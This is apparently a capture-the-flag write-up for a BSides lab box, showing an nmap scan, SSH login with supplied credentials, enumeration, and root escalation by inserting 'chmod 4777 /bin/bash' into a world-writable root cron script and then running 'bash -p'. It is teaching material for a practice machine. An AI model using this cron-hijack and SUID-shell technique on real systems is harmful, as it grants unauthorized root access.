SImple Application

I ran an nmap scan, the only port shown to be running is port 22 whose state is open. This was not accurate, Since it was a challenge to be solved in group, I just requested for the user password since we were given the username.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/simpleApplication-ctfroom]
└─# nmap -sC -sV -p- --min-rate 1000 3.145.14.203
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 12:00 EAT
Nmap scan report for ec2-3-145-14-203.us-east-2.compute.amazonaws.com (3.145.14.20
3)
Host is up (0.078s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE   VERSION
22/tcp open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.89 seconds

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/simpleApplication-ctfroom]
└─#
```

Username = mrcaptain
password = IamtheCaptainNow

Using this creds, I sshed to the target machine.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/simpleApplication-ctfroom]
└─# ssh mrcaptain@3.145.14.203 -p 22
The authenticity of host '3.145.14.203 (3.145.14.203)' can't be established.
ED25519 key fingerprint is SHA256:+Hm44vlWNlHPcEadL6ctmFk1D/BuwMORywPjd2sI3yY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '3.145.14.203' (ED25519) to the list of known hosts.
mrcaptain@3.145.14.203's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 6.2.0-1015-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug  4 10:03:26 UTC 2024

  System load:  0.080078125       Processes:             102
  Usage of /:   41.6% of 7.57GB   Users logged in:       0
  Memory usage: 24%               IPv4 address for eth0: 172.31.11.73
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

88 updates can be applied immediately.
```

From this point I could retrieve user flag inside the home directory of user mrcaptain
Trying to check sudo right owned by user mrcaptain, I found that he can't run sudo in this machine.

```
mrcaptain@ip-172-31-11-73:~$ cat user.txt
BSidesNBI{3a1b4c2d8e6f7g5h9i0j}
mrcaptain@ip-172-31-11-73:~$ sudo -l
[sudo] password for mrcaptain:
Sorry, user mrcaptain may not run sudo on ip-172-31-11-73.
mrcaptain@ip-172-31-11-73:~$
```

Checking around there were other dir for other users, However I did not have enough permission to cd into them.

```
mrcaptain@ip-172-31-11-73:/home$ ls -la
total 20
drwxr-xr-x  5 root      root      4096 Oct 25  2023 .
drwxr-xr-x 19 root      root      4096 Aug  4 08:08 ..
drwxr-x---  4 mrcaptain mrcaptain 4096 Aug  4 10:03 mrcaptain
drwxr-x---  6 ninja     ninja     4096 Nov  2  2023 ninja
drwxr-x---  4 ubuntu    ubuntu    4096 Nov  4  2023 ubuntu
mrcaptain@ip-172-31-11-73:/home$ cd ninja
-bash: cd: ninja: Permission denied
mrcaptain@ip-172-31-11-73:/home$ cd ubuntu
-bash: cd: ubuntu: Permission denied
mrcaptain@ip-172-31-11-73:/home$
```

Checking the /etc/passwd, I confirmed that this dir under the home folder belonged to other users.

```
ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
ninja:x:1001:1001:Ninja,,,:/home/ninja:/bin/bash
mrcaptain:x:1002:1002:,,,:/home/mrcaptain:/bin/bash
mrcaptain@ip-172-31-11-11:/etc$
```

Checked for SUID permission set, but there were none.

```
mrcaptain@ip-172-31-11-11:/etc$ cd ..
mrcaptain@ip-172-31-11-11:/$ find / -perm 04000 -ls 2>/dev/null
mrcaptain@ip-172-31-11-11:/$
```

Checked for binaries with capabilities, there were none.

```
mrcaptain@ip-172-31-11-11:/$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
/snap/core20/2318/usr/bin/ping cap_net_raw=ep
/snap/core20/2015/usr/bin/ping cap_net_raw=ep
mrcaptain@ip-172-31-11-11:/$
```


Checked the crontab for any scheduled task, there were none.

```
mrcaptain@ip-172-31-11-11:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
mrcaptain@ip-172-31-11-11:/$
```

Listing all the files under mrcaptain dir using the ls -la cmd, I notice there was this dir named ".tasks" which instantly caught my interest.
Taking a look of what might be inside, I come across this interesting script file called "cronscript.sh"

```
mrcaptain@ip-172-31-11-11:~$ ls -la
total 40
drwxr-x--- 4 mrcaptain mrcaptain 4096 Aug  4 10:16 .
drwxr-xr-x 5 root      root     4096 Oct 25  2023 ..
-rw------- 1 mrcaptain mrcaptain  364 Nov  2  2023 .bash_history
-rw-r--r-- 1 mrcaptain mrcaptain  220 Oct 25  2023 .bash_logout
-rw-r--r-- 1 mrcaptain mrcaptain 3771 Oct 25  2023 .bashrc
drwx------ 2 mrcaptain mrcaptain 4096 Aug  4 10:16 .cache
-rw-r--r-- 1 mrcaptain mrcaptain  807 Oct 25  2023 .profile
drwsrwsr-x 2 root      mrcaptain 4096 Nov  2  2023 .tasks
-rw------- 1 mrcaptain mrcaptain  746 Nov  2  2023 .viminfo
-rw-r--r-- 1 root      root        32 Nov  2  2023 user.txt
mrcaptain@ip-172-31-11-11:~$ cd .tasks
mrcaptain@ip-172-31-11-11:~/.tasks$ ls -la
total 12
drwsrwsr-x 2 root      mrcaptain 4096 Nov  2  2023 .
drwxr-x--- 4 mrcaptain mrcaptain 4096 Aug  4 10:16 ..
-rwxrw-rw- 1 root      mrcaptain   49 Nov  2  2023 cronscript.sh
mrcaptain@ip-172-31-11-11:~/.tasks$ cat cronscript.sh
#!/bin/bash
echo "Cron job running as:" `whoami`
mrcaptain@ip-172-31-11-11:~/.tasks$
```

Added the command `chmod 4777 /bin/bash` to a script like `cronscript.sh`.



SUID Bit on `/bin/bash`:

• By running `chmod 4777 /bin/bash`, you set the SUID (Set User ID) bit on the `/bin/bash` executable. This means that when a user executes `/bin/bash`, it runs with the permissions of the file's owner, which is typically root.

• The `4777` permissions set:

• **SUID bit (4)**: When a user executes this file, they will do so with the permissions of the file's owner (which is root in the case of system binaries like `/bin/bash`).

◇ **777**: Read, write, and execute permissions for all users.

Running `bash -p` starts a new Bash shell with the `-p` option, which tells Bash to preserve the effective user ID and group ID of the process. When SUID is set on `/bin/bash`, `bash -p` runs with root privileges because `/bin/bash` itself is executed with root permissions due to the SUID bit.

```
mrcaptain@ip-172-31-10-200:~/.tasks$ nano cronscript.sh
mrcaptain@ip-172-31-10-200:~/.tasks$
mrcaptain@ip-172-31-10-200:~/.tasks$ bash -p
mrcaptain@ip-172-31-10-200:~/.tasks$ bash -p
bash-5.1# whoami
root
bash-5.1# pwd
/home/mrcaptain/.tasks
bash-5.1# cd /root
bash-5.1# ls -la
total 64
drwx------  6 root root 4096 Nov  4  2023 .
drwxr-xr-x 19 root root 4096 Aug  4 14:15 ..
-rw-------  1 root root 1514 Nov  4  2023 .bash_history
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x  3 root root 4096 Nov  4  2023 .cache
-rw-------  1 root root   20 Nov  4  2023 .lesshst
drwxr-xr-x  3 root root 4096 Feb 22  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r--r--  1 root root   75 Nov  2  2023 .selected_editor
-rw-------  1 root root  823 Nov  2  2023 .sqlite_history
drwx------  2 root root 4096 Feb 22  2023 .ssh
-rw-r--r--  1 root root    0 Oct 25  2023 .sudo_as_admin_successful
-rw-------  1 root root 8781 Nov  4  2023 .viminfo
-rw-r--r--  1 root root   34 Nov  2  2023 root.txt
drwx------  4 root root 4096 Feb 22  2023 snap
bash-5.1# cat root.txt
BSidesNBI{Pr1vEsc4l4t10n_S!imple}
bash-5.1#
```

As seen from the above image, after around 90 seconds, I ran the bash -p cmd and spawned a new bash shell with root priv.

CONCLUSION:
I had issues with my internet connectivity, but did not deter me to achieve conjugal tech rights :)
I added some knowledge in my privesc cup of skills.